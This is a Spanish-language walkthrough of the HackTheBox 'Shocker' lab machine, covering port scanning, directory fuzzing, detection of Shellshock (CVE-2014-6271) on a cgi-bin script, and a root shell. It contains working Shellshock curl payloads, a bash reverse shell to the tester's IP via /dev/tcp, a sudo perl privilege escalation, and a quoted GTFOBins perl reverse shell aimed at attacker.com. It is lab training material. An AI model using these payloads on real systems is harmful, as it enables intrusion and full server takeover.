Shocker

Escaneo

```
❯ ping -c 1 10.10.10.56 -R
PING 10.10.10.56 (10.10.10.56) 56(124) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=94.1 ms
RR:     10.10.16.4
        10.10.10.2
        10.10.10.56
        10.10.10.56
        10.10.16.1
        10.10.16.4


--- 10.10.10.56 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 94.116/94.116/94.116/0.000 ms

/home/unicomanu/Academia/shocker
```

```
❯ nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.56 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 20:14 CEST
Initiating SYN Stealth Scan at 20:14
Scanning 10.10.10.56 [65535 ports]
Discovered open port 80/tcp on 10.10.10.56
Discovered open port 2222/tcp on 10.10.10.56
Completed SYN Stealth Scan at 20:14, 13.43s elapsed (65535 total ports)
Nmap scan report for 10.10.10.56
Host is up, received user-set (0.079s latency).
Scanned at 2024-04-11 20:14:00 CEST for 13s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE      REASON
80/tcp   open  http         syn-ack ttl 63
2222/tcp open  EtherNetIP-1 syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
```

```
           Raw packets sent: 66728 (2.936MB) | Rcvd: 66728 (2.669MB)
❯ cat allPorts
       File: allPorts

1      # Nmap 7.94SVN scan initiated Thu Apr 11 20:14:00 2024 as: nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oG allPorts 10.10.10.56
2      # Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
3      Host: 10.10.10.56 ()    Status: Up
4      Host: 10.10.10.56 ()    Ports: 80/open/tcp//http///, 2222/open/tcp//EtherNetIP-1///  Ignored State: closed (65533)
5      # Nmap done at Thu Apr 11 20:14:13 2024 -- 1 IP address (1 host up) scanned in 13.58 seconds

/home/unicomanu/Academia/shocker
```

```
❯ nmap -sCV -p80,2222 10.10.10.56 -oN escaneo
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 20:19 CEST
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.98 seconds

/home/unicomanu/Academia/shocker  took 14s ✓
```

```
❯ cat escaneo
File: escaneo
# Nmap 7.94SVN scan initiated Thu Apr 11 20:19:11 2024 as: nmap -sCV -p80,2222 -oN escaneo 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 11 20:19:25 2024 -- 1 IP address (1 host up) scanned in 13.98 seconds
```

Hacemos una whatweb

```
❯ whatweb http://10.10.10.56
http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]
```

```
❯ whatweb http://10.10.10.56 -v
WhatWeb report for http://10.10.10.56
Status    : 200 OK
Title     : <None>
IP        : 10.10.10.56
Country   : RESERVED, ZZ

Summary   : Apache[2.4.18], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)]

Detected Plugins:
[ Apache ]
        The Apache HTTP Server Project is an effort to develop and
        maintain an open-source HTTP server for modern operating
        systems including UNIX and Windows NT. The goal of this
        project is to provide a secure, efficient and extensible
        server that provides HTTP services in sync with the current
        HTTP standards.

        Version      : 2.4.18 (from HTTP Server Header)
        Google Dorks: (3)
        Website     : http://httpd.apache.org/

[ HTML5 ]
        HTML version 5, detected by the doctype declaration


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        OS           : Ubuntu Linux
        String       : Apache/2.4.18 (Ubuntu) (from server string)

HTTP Headers:
        HTTP/1.1 200 OK
        Date: Fri, 12 Apr 2024 16:17:57 GMT
        Server: Apache/2.4.18 (Ubuntu)
        Last-Modified: Fri, 22 Sep 2017 20:01:19 GMT
        ETag: "89-559ccac257884-gzip"
        Accept-Ranges: bytes
        Vary: Accept-Encoding
        Content-Encoding: gzip
        Content-Length: 134
```

Enumerar

Es importante enumerar

```
❯ nmap --script http-enum -p80 10.10.11.56 -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 18:42 CEST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.19 seconds

/home/unicomanu/Academia/shocker  took 3s ✓ |
```

```
❯ nmap --script http-enum -p80 10.10.10.56 -oN website
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 18:43 CEST
Nmap scan report for 10.10.10.56
Host is up (0.080s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 17.01 seconds
❯ cat website
```

File: **website**


```
# Nmap 7.94SVN scan initiated Fri Apr 12 18:43:50 2024 as: nmap --script http-enum -p80 -oN website 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.080s latency).

PORT   STATE SERVICE
80/tcp open  http

# Nmap done at Fri Apr 12 18:44:07 2024 -- 1 IP address (1 host up) scanned in 17.01 seconds
```

/home/unicomanu/Academia/shocker

10.10.10.56

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Don't Bug Me!



```
view-source:http://10.10.10.56/
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB

1  <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h2>Don't Bug Me!</h2>
6 <img src="bug.jpg" alt="bug" style="width:450px;height:350px;">
7
8 </body>
9 </html>
10
```

Fuzzing

Hacemos FUZZING


```
/home/unicomanu/Academia/shocker  x INT  wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ
```

```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000007:   200        9 L      13 W       137 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000014:   200        9 L      13 W       137 Ch      "http://10.10.10.56/"
000000001:   200        9 L      13 W       137 Ch      "# directory-list-2.3-medium.txt"
000000010:   200        9 L      13 W       137 Ch      "#"
000000002:   200        9 L      13 W       137 Ch      "#"
000000004:   200        9 L      13 W       137 Ch      "#"
000000005:   200        9 L      13 W       137 Ch      "# This work is licensed under the Creative Commons"
000000008:   200        9 L      13 W       137 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000006:   200        9 L      13 W       137 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:   200        9 L      13 W       137 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000012:   200        9 L      13 W       137 Ch      "# on atleast 2 different hosts"
000000003:   200        9 L      13 W       137 Ch      "# Copyright 2007 James Fisher"
000000013:   200        9 L      13 W       137 Ch      "#"
000000011:   200        9 L      13 W       137 Ch      "# Priority ordered case sensative list, where entries were found"
000003407:   404        9 L      32 W       283 Ch      "prodinfo"
```

ejecutamos

Lanzamos otra vez porque muchas veces las rurtas necesitan como ves /

```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documenta
tion for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.56/FUZZ/
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        9 L      13 W       137 Ch      "# directory-list-2.3-medium.txt"
000000003:   200        9 L      13 W       137 Ch      "# Copyright 2007 James Fisher"
000000007:   200        9 L      13 W       137 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000035:   403        11 L     32 W       294 Ch      "cgi-bin"
000000014:   200        9 L      13 W       137 Ch      "http://10.10.10.56//"
000000008:   200        9 L      13 W       137 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000012:   200        9 L      13 W       137 Ch      "# on atleast 2 different hosts"
000000011:   200        9 L      13 W       137 Ch      "# Priority ordered case sensative list, where entries were found"
000000004:   200        9 L      13 W       137 Ch      "#"
000000002:   200        9 L      13 W       137 Ch      "#"
000000006:   200        9 L      13 W       137 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005:   200        9 L      13 W       137 Ch      "# This work is licensed under the Creative Commons"
000000010:   200        9 L      13 W       137 Ch      "#"
000000009:   200        9 L      13 W       137 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000013:   200        9 L      13 W       137 Ch      "#"
000000083:   403        11 L     32 W       292 Ch      "icons"
```



Nos ponen que no tenenmso permisos

buscamos que es el cgi-bin

Ahora vamos a utilizar fuzz para listar archivos con -z list

```
tion for more information.
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -z list,pl-sh-cgi http://10.10.10.56/cgi-bin/FUZZ.FUZZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
```

```
000000001:   403        11 L     32 W       294 Ch      "# directory-lis
000000374:   200        7 L      17 W       118 Ch      "user - sh"
000000034:   403        11 L     32 W       294 Ch      "# on atleast 2
000000020:   403        11 L     32 W       294 Ch      "# license, visi
```

Cuando vemos una extension .sh o .cgi o que esta involucrado el CGI-BIN vamos a pensar en un ataque SHELLSHOCK que es esto pues en el enlace lo tienes

A partir de aqui vamos a realizar un shellshock attack
https://deephacking.tech/shellshock-attack-pentesting-web/

Hacemos un curl con GET para ver que es lo del user.sh

```
❯ curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh"
Content-Type: text/plain

Just an uptime test script

 03:44:00 up 5 min,  0 users,  load average: 0.00, 0.00, 0.00
```

Una vez visto esto ya pues pensamos en el shellshock y para ver si es vulnerable en la herramienta nmap hay un script para ello que lo podemos localizar asi

```
❯ locate shellshock | grep "\.nse"
/usr/share/nmap/scripts/http-shellshock.nse
```

```shell
locate shellshock | grep "\.nse"
```

Esto lo lanzamos con nmap --script

```
❯ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.129.199.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 09:53 CEST
Nmap scan report for 10.129.199.222
Host is up (0.18s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      http://seclists.org/oss-sec/2014/q3/685

Nmap done: 1 IP address (1 host up) scanned in 2.17 seconds
```

Y vemos que es vulnerable

Para ver lo que hace este nmap vamos a capturarlo con tshark

```
❯ tshark -w captura.cap -i tun0
Capturing on 'tun0'
49 ^C
```

hacia la peticion que le dimos antes de nmap

```
❯ nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.129.199.222
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 11:39 CEST
Nmap scan report for 10.129.199.222
Host is up (0.19s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2014-6271
|       This web application might be affected by the vulnerability known
|       as Shellshock. It seems the server is executing commands injected
|       via malicious HTTP headers.
|
|     Disclosure date: 2014-09-24
|     References:
|       http://seclists.org/oss-sec/2014/q3/685
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|       http://www.openwall.com/lists/oss-security/2014/09/24/10
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Nmap done: 1 IP address (1 host up) scanned in 2.18 seconds
```

Y ahora lo vamo s aver con tshark -r y filtraremos con -Y http

```
❯ tshark -r captura.cap -Y "http" 2>/dev/null
   17 1.188987114 10.129.199.222 → 10.10.16.27  HTTP 535 HTTP/1.1 400 Bad Request  (text
/html)
   25 1.620482391  10.10.16.27 → 10.129.199.222 HTTP 296 GET /cgi-bin/user.sh HTTP/1.1
   47 2.062406591 10.129.199.222 → 10.10.16.27  HTTP 177 HTTP/1.1 200 OK  (text/x-sh)
```

Si lo vemos tenemos una peticion hacia el cgi-bin

Para ver que es lo que necesitamos hacemos una visualizacion del json y buscamos TCP payload

```
   47 2.062406591 10.129.199.222 → 10.10.16.27  HTTP 177
❯ tshark -r captura.cap -Y "http" -Tjson 2>/dev/null
[
  {
    "_index": "packets-2024-04-23",
    "_type": "doc",
```

v

Que es esta en hezadecimal lo sacamos y ahora lo desciframos para poder verlo

Aqui lo tenemos

Para realizar el ataque utilizaremos esto https://blog.cloudflare.com/inside-shellshock

to say anything.

For example, if example.com was vulnerable then

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

would be enough to actually make the CD or DVD drive eject.

In monitoring the Shellshock attacks we've blocked, we've actually seen someone attempting precisely that attack. So, if you run a web server and suddenly find an ejected DVD it might be an indication that your machine is vulnerable to Shellshock.

Con este ejemplo lo que haremos es el ataque hacia el whoami

```
❯ curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh" -H "User-Agent: () { :;};echo;
/usr/bin/whoami"
shelly
```

Pues aqui esta shelly

Tambien tenemos este github

https://github.com/opsxcq/exploit-CVE-2014-6271

An simple example to `cat /etc/passwd`

```
curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" \
http://localhost:8080/cgi-bin/vulnerable
```

You can use it to run any command that you want

Exploit for defacement

Ahora vamos a tener acceso al servidor con este metodo

```
❯ curl -s -X GET "http://10.129.199.222/cgi-bin/user.sh" -H "User-Agent: () { :;};echo;
/bin/bash -i >& /dev/tcp/10.10.16.27/443 0>&1"
```

```
❯ sudo su
[sudo] password for unicomanu:
Sorry, try again.
[sudo] password for unicomanu:
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.27] from (UNKNOWN) [10.129.199.222] 42068
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$
```

haciendo el comando curl con el user agent que tenemos para hacer el shellshock y haciendo un reverse shell normal de /bin/bash - i hacia el >& /dev/tcp/nuestraip/443 0>&1

pues hemos accedido

```
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$ interface -i
interface -i
bash: /usr/bin/python: No such file or directory
shelly@Shocker:/usr/lib/cgi-bin$ hostname -i
hostname -i
127.0.1.1
shelly@Shocker:/usr/lib/cgi-bin$ hostname -I
hostname -I
10.129.199.222 dead:beef::250:56ff:feb0:cb0b
shelly@Shocker:/usr/lib/cgi-bin$
```

Hacemos el tratamiento de TTY ya que no lo tenemo s

Escalar privilegios

```
shelly@Shocker:/usr/lib/cgi-bin$ stty rows 43 columns 184
shelly@Shocker:/usr/lib/cgi-bin$ sudo -l
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/usr/lib/cgi-bin$ sudo perl -e 'exec "/bin/sh";'
# |
```

Vemos que el sudo -l
tenemos privilegios de root en perl sin necesidad de pasw0ord
nos vamos a GTFBIN

https://gtfobins.github.io/gtfobins/perl/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

.. / perl

Star 10,100

Shell | Reverse shell | File read | SUID | Sudo | Capabilities

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
perl -e 'exec "/bin/sh";'
```

Reverse shell

It can send back a reverse shell to a listening attacker to open a remote network access.

Run `nc -l -p 12345` on the attacker box to receive the shell.

```
export RHOST=attacker.com
export RPORT=12345
perl -e 'use Socket;$i="$ENV{RHOST}";$p=$ENV{RPORT};socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(co
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

ejecutamos el sudo perl de la SHELL
y ya tenemos